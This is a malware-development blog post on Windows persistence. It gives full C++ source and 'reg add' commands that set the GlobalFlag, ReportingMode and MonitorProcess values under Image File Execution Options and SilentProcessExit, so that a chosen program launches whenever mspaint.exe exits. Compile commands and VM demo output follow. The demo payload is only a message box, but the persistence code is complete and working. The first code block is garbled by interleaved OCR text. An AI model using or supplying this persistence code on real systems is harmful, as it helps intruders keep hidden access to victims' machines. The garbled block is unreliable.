

Malware development: persistence - part 10. Using Image File Execution Options. Simple C++ example.

 cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html

September 10, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!

The screenshot shows a Windows 10 environment. In the background, there's a PowerShell window titled 'win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox' with the command 'reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\SilentProcessExit"' and its output. In the foreground, there's a 'Process Hacker' application window showing a list of processes. A context menu is open over the 'Wevtutil.exe' process, which has a yellow background. The menu has the text 'Meow-meow!' and an 'OK' button. The taskbar at the bottom shows various icons including File Explorer, Edge, Task View, and File History.

```
1 /* 1
2 pers.cpp 2 title: "Malware dev: persistence - part 10. Using Image File Execution Options. Simple C+ 3 windows.persistence_via_IFEO_(GlobalFlag) 3:00:00 +0300 4 author: @cocomelonc 4 header: 5 https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html~ 6 */ 6 categories: 7 #include <windows.h> 7 -> malware 8 #include <string.h> 8 tags: 9 -> 10 int main(int argc, char* argv[]) { 10 -> Windows 11 HKEY hkey = NULL; 11 -> persistence 12 DWORD gF = 512; 11 -> persistence 13 DWORD rM = 1; 12 -> red team 14 -> win32api 13 -> 14 -> 15 // image file 14 -> 16 const char* img = "SOFTWARE\\Microsoft 17 -> 16 -> 17 -> 18 // silent exit 18 -> 19 const char* silent = "SOFTWARE\\Micros 20 -> 19 -> 20 -> 21 // evil.app 19 -> 22 const char* exe = "Z:\\2022-09-10-malw 23 -> 22 -> 24 // GlobalFlag 22 -> 25 // LONG res = RegOpenKeyEx(HKEY_LOCAL_ 25 -> int.exe", 0, KEY_WRITE, &hkey); 26 LONG res = RegCreateKeyEx(HKEY_LOCAL_M 26 -> ); 27 if (res == ERROR_SUCCESS) { All drawing 28 // create new registry key 29 // reg.add "HKLM\Software\Microsoft\ 30 RegSetValueEx(hkey, (LPCSTR)"GlobalF 31 RegCloseKey(hkey); 32 } 33 -> 34 // res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\S 34 -> V_WBTE", &hkey); 34 ->
```

This post is the result of self-researching one of the interesting malware persistence trick: via Image File Execution Options.

Image File Execution Options

IFEO enables developers to attach a debugger to an application or process. This allows the debugger/application to run concurrently with the application being debugged.

How to set this feature? We can launch a process/program when another application silently exits.

Silent exit for an application means the application has been terminated in one of two ways:

1. Self termination by calling `ExitProcess`
2. Another process terminates the monitored process by calling `TerminateProcess`

This is configurable via the following registry key:

`HKLM\Software\Microsoft\Windows NT\CurrentVersion\SilentProcessExit`

practical example

Let's go to run our malware once Microsoft Paint (`mspaint.exe`) is silently exiting.

So, let's say we have our "malware" (`hack.cpp`):

```
/*
hack.cpp
evil app for windows persistence via IFE0
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}
```

As you can see, as usually, I use "meow-meow" message box "malware" =^..^=

Then, create persistence script for modify registry (`pers.cpp`):

```

/*
pers.cpp
windows persistence via IFE0 (GlobalFlag)
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    DWORD gF = 512;
    DWORD rM = 1;

    // image file
    const char* img = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
Execution Options\\mspaint.exe";

    // silent exit
    const char* silent = "SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\SilentProcessExit\\mspaint.exe";

    // evil app
    const char* exe = "Z:\\2022-09-10-malware-pers-10\\hack.exe";

    // GlobalFlag
    // LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
    (LPCSTR)"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution
Options\\mspaint.exe", 0 , KEY_WRITE, &hkey);
    LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        // reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\mspaint.exe" /v GlobalFlag /t REG_DWORD /d 512
        RegSetValueEx(hkey, (LPCSTR)"GlobalFlag", 0, REG_DWORD, (const BYTE*)&gF,
sizeof(gF));
        RegCloseKey(hkey);
    }

    // res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\SilentProcessExit\\mspaint.exe", 0 , KEY_WRITE, &hkey);
    res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)silent, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        // reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG_DWORD /d 1
        // reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d
"Z:\\..\\hack.exe"
        RegSetValueEx(hkey, (LPCSTR)"ReportingMode", 0, REG_DWORD, (const BYTE*)&rM,

```

```

        sizeof(rM));
    RegSetValueEx(hkey, (LPCSTR)"MonitorProcess", 0, REG_SZ, (unsigned char*)exe,
    strlen(exe));
    RegCloseKey(hkey);
}

return 0;
}

```

So what have we done here? Firstly, we created `SilentProcessExit` key under `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion`, then enabled silent process exit monitoring feature by adding `GlobalFlag`:

```

//...

LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);

//...
//...

// reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\mspaint.exe" /v GlobalFlag /t REG_DWORD /d 512
RegSetValueEx(hkey, (LPCSTR)"GlobalFlag", 0, REG_DWORD, (const BYTE*)&gF,
sizeof(gF));
//...

```

By setting `MonitorProcess` to `...\\hack.exe` and `ReportingMode` to `1`, every silent exit of `mspaint.exe` will now trigger the execution of our “malware” `hack.exe`:

```

//...



RegSetValueEx(hkey, (LPCSTR)"ReportingMode", 0, REG_DWORD, (const BYTE*)&rM,
sizeof(rM));
RegSetValueEx(hkey, (LPCSTR)"MonitorProcess", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));

```

demo



Let's go to see everything in action. Compile malware:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```



```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Sep 11 15:51 hack.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Sep 11 07:34 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2128 Sep 11 07:34 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 367 Sep 10 12:16 hack.cpp
```

Run it, just for check correctness:

So, check registry keys before:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s
```



The screenshot shows a Windows PowerShell window titled "win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox". The command run is "reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s". The output lists numerous registry keys under the specified path, all showing a MitigationOptions value of 0x100. These keys include entries for various Microsoft executables like iexplorer.exe, mshta.exe, and msfeedssync.exe.

```
PS Z:\2022-09-10-malware-pers-10> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ExtExport.exe
    MitigationOptions    REG_QWORD    0x100
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ie4uinit.exe
    MitigationOptions    REG_QWORD    0x100
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ieinstal.exe
    MitigationOptions    REG_QWORD    0x100
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ielowutil.exe
    MitigationOptions    REG_QWORD    0x100
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ieUnatt.exe
    MitigationOptions    REG_QWORD    0x100
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\iexplore.exe
    DisableExceptionChainValidation   REG_DWORD    0x0
    DisableUserModeCallbackFilter   REG_DWORD    0x1
    MitigationOptions    REG_QWORD    0x100
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MRT.exe
    CFGOptions    REG_DWORD    0x1
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mscorsvw.exe
    MitigationOptions    REG_QWORD    0x100000000
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msfeedssync.exe
    MitigationOptions    REG_QWORD    0x100
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe
    MitigationOptions    REG_QWORD    0x100
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MsMpEng.exe
    CFGOptions    REG_DWORD    0x1
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ngen.exe
    MitigationOptions    REG_QWORD    0x100000000
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ngentask.exe
    MitigationOptions    REG_QWORD    0x100000000
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PresentationHost.exe
    MitigationOptions    REG_QWORD    0x1111111
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PrintDialog.exe
```

also SilentProcessExit :



```
req query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit" /s
```



The screenshot shows a Windows PowerShell window titled "win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox". The command run is "reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit" /s". The output shows an error message: "ERROR: The system was unable to find the specified registry key or value." This indicates that the key does not exist.

```
PS Z:\2022-09-10-malware-pers-10>
PS Z:\2022-09-10-malware-pers-10> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit" /s
ERROR: The system was unable to find the specified registry key or value.
PS Z:\2022-09-10-malware-pers-10>
```

As you can see, as expected, some registry keys are missing for our target application. So when it starts and closes nothing happens:

Well, now let's compile:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Sep 11 15:52 pers.exe
-rw-rxr-x 1 cocomelonc cocomelonc 14848 Sep 11 15:51 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2128 Sep 11 07:34 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 367 Sep 10 12:16 hack.cpp

(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
$
```

and run our script for persistence `pers.exe`, then check registry keys again:

```
.\pers.exe
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s
```

```

Type here to search 7:09 PM 9/11/2022 Right Ctrl
```

